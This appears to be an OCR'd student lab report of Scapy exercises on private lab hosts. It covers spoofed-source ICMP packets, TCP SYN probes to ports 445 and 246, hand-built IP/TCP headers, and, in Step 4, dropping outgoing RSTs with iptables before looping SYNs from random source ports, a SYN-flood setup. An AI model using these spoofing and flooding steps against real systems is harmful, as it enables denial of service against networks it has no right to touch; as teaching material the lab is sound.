
D.


icmp
No. Time Source Destination Protocol Length Info
760 583.048187 10.211.55.4 10.211.55.5 ICMP 60 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
Frame 760: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{2FD083
Ethernet II, Src: Parallels_b6:61:df (00:1c:42:b6:61:df), Dst: Parallels_cb:dc:81 (00:1c:42:cb:dc:81)
Internet Protocol Version 4, Src: 10.211.55.4, Dst: 10.211.55.5
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x0b0a [correct]
[Checksum Status: Good]
Identifier (BE): 0 (0x0000)
Identifier (LE): 0 (0x0000)
Sequence Number (BE): 0 (0x0000)
Sequence Number (LE): 0 (0x0000)
0000 00 1c 42 cb dc 81 00 1c 42 b6 61 df 08 00 45 00
0010 00 2d 00 01 00 00 40 01 f7 20 0a d3 37 04 0a d3
0020 37 05 08 00 0b 0a 00 00 00 00 53 74 61 74 65 6e
0030 20 49 73 6c 61 6e 64 2c 20 4e 59 00
Island, NY

E.

```
.
Sent 1 packets.
>>> send(IP(src="1.9.9.7", dst="10.211.55.5")/ICMP()/"College of Staten Island, NY")
.
Sent 1 packets.
>>> send(IP(src="2.0.9.7", dst="10.211.55.5")/ICMP()/"Brooklyn College")
.
Sent 1 packets.
```






Step 2 :

A.


```
                                                using IPython 5.8.0
>>> sr(IP(dst="192.168.1.90")/TCP(dport=445))
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>>
```




B.

```
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> sr(IP(dst="192.168.1.90")/TCP(dport=246))
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>>
```

C.





For port 246

```
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> segment246 = sr(IP(dst="192.168.1.90")/TCP(dport=246))
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>>
```

D.

```
Received 2 packets, got 1 answers, remaining 0 packets
>>> segment246
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>>
```

E and F :

```
>>> ans, unans = _
>>> ans.summary()
IP / TCP 192.168.1.155:ftp_data > 192.168.1.90:246 S ⟹ IP / TCP 192.168.1.90:246 > 192.168.1.155:ftp_data RA / Pa
dding
>>>
```

G.

```
>>> segment445 = sr(IP(dst="192.168.1.90")/TCP(dport=445))
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> segment445
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> ans,unans = _
>>> ans.summary()
IP / TCP 192.168.1.155:ftp_data > 192.168.1.90:microsoft_ds S ⟹ IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.15
5:ftp_data SA / Padding
```

Step 3 :

A and B :

```
>>> ip = IP()
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
```

C and D :

```
127.0.0.1
>>> ip.dst = "192.168.1.90"
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 192.168.1.155
  dst= 192.168.1.90
  \options\
```

E, F, and G :

```
>>> ip.ttl
64
>>> ip.ttl = 16
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 16
  proto= hopopt
  chksum= None
  src= 192.168.1.155
  dst= 192.168.1.90
  \options\
```

H and I :

```
>>> tcp = TCP()
>>> tcp.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= []
```

J.

```
>>> tcp.sport
20
>>>
```


K and I :

```
>>> tcp.flags="SA"
>>> tcp.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= SA
  window= 8192
  chksum= None
  urgptr= 0
  options= []
```

M.

```
>>> tcp.flags = "S"
>>> tcp.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= []
```

N.




```
>>> tcp.dport=11210
>>>
```


O.

```
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 16
  proto= hopopt
  chksum= None
  src= 192.168.1.155
  dst= 192.168.1.90
  \options\

>>> tcp.display()
###[ TCP ]###
  sport= ftp_data
  dport= 11210
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= []
```


P.

```
>>> sr1(ip/tcp)
Begin emission:
.Finished sending 1 packets.
................................^C
Received 36 packets, got 0 answers, remaining 1 packets
>>> sr1(ip/tcp)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP  version=4 ihl=5 tos=0x0 len=40 id=32 flags=DF frag=0 ttl=128 proto=tcp chksum=0x766a src=192.168.1.90 dst=192.
168.1.155 options=[] |<TCP  sport=11210 dport=ftp_data seq=0 ack=1 dataofs=5 reserved=0 flags=RA window=0 chksum=0x
ffab urgptr=0 |<Padding  load='\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

Q :




No.	Time	Source	Destination	Protocol	Length	Info
971	313.120943	192.168.1.155	192.168.1.90	TCP	60	20 → 445 [SYN] Seq=0 Win=8192 Len=
972	313.121110	192.168.1.90	192.168.1.155	TCP	58	445 → 20 [SYN, ACK] Seq=0 Ack=1 Wi
973	313.121612	192.168.1.155	192.168.1.90	TCP	60	20 → 445 [RST] Seq=1 Win=0 Len=0



```
>>> tcp.dport = 445
>>> sr1(i/t)
------------------------------------------------------------------------
NameError                                 Traceback (most recent call last)
<ipython-input-32-3e4b5a1819e3> in <module>()
----> 1 sr1(i/t)

NameError: name 'i' is not defined
>>> sr1(ip/tcp)
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4 ihl=5 tos=0x0 len=44 id=28980 flags=DF frag=0 ttl=128 proto=tcp chksum=0x552 src=192.168.1.90 dst=19
2.168.1.155 options=[] |<TCP  sport=microsoft_ds dport=ftp_data seq=1692516030 ack=1 dataofs=6 reserved=0 flags=SA
window=65392 chksum=0xeeed urgptr=0 options=[('MSS', 1460)] |<Padding  load='\x00\x00' |>>>
>>>
```


Step 4 :

A.




```
kali@kali:~$ sudo iptables -A OUTPUT -o etho0 -p tcp --
tcp-flags RST RST -j DROP
[sudo] password for kali:
kali@kali:~$
```

B and C.



window=65392 chksum=0xeeed urgptr=0 options=[('MSS', 1460)] |<Padding load='\x00\x00' |>>>
>>> tcp.sport = RandShort()
>>> ans, unans = srloop(ip/tcp, inter=.03,retry=2,timeout=4)
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:40721 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:10693 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:39634 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:60907 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:17696 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:9828 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:64241 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:46114 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:55610 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:3508 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:2385 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:28644 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:51527 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:9182 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:31070 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:27157 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:30843 SA / Padding
RECV 1:
RECV 1: IP / TCP 192.168.1.90:microsoft_ds > 192.168.1.155:34601 SA / Padding
RECV 1:

D.



